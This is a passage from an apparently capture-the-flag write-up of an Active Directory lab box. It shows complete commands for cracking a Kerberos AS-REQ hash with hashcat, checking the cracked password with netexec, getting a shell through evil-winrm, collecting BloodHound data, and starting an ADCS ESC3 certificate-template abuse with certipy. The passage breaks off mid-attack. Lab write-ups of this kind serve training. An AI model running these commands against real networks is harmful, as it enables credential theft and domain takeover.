
Lets now crack these responses.

It cracked the AS-REQ out of the 3 authentications.
1
hashcat -m 19900 lionsk_asreq.txt /usr/share/wordlists/rockyou.txt


Lets verify the credentials using netexec.
1
2
nxc smb 10.129.245.51 -u 'lion.sk' -p '!QAZ2wsx' --shares
nxc winrm 10.129.245.51 -u 'lion.sk' -p '!QAZ2wsx'
Using evil-winrm to get a shell on the box.
1
python3 /opt/winrmexec/evil_winrmexec.py certificate.htb/'Lion.Sk':'!QAZ2wsx'@dc01.certificate.htb -dc-ip 10.129.169.250

Claiming the user.txt flag.

Privilege Escalation
Bloodhound
Gathering some bloodhound data using Rusthound-ce
1
rusthound-ce -d certificate.htb -u 'lion.sk' -p '!QAZ2wsx' -i 10.129.245.51 -c All -z

Looking at the outbounds from Lion.SK in bloodhound.

He is a member of Domain CRA Managers whose memebers can enroll DELEGATED-CRA@CERTIFICATE.HTB template.
Certipy
Lets enumerate this using certipy-ad.
1
certipy find -vulnerable -u 'lion.sk' -p '!QAZ2wsx' -dc-ip 10.129.245.51 -stdout


This says it is vulnerable to ESC3 - Enterprise security certificate 3
ESC3 to Ryan.K
We can see that the template has Certificate Request Agent EKU set.
A Certificate Request Agent is a delegated user or service that is authorized to request digital certificates on behalf of other users or devices in an Active Directory environment, typically through a special certificate template.
In Active Directory Certificate Services (ADCS), a Certificate Request Agent is a trusted account (typically a user or service account) that is authorized to request certificates on behalf of other users or computers.
So lets first get a certificate for our own user.
1
certipy req -u 'lion.sk@certificate.htb' -p '!QAZ2wsx' -dc-ip 10.129.245.51 -ca Certificate-LTD-CA -target 'dc01.certificate.htb' -template 'Delegated-CRA'

Now we use this .pfx to request a certificate on behalf of another user and for that we need to specify a template so lets take a look at all the templates in the AD environment.
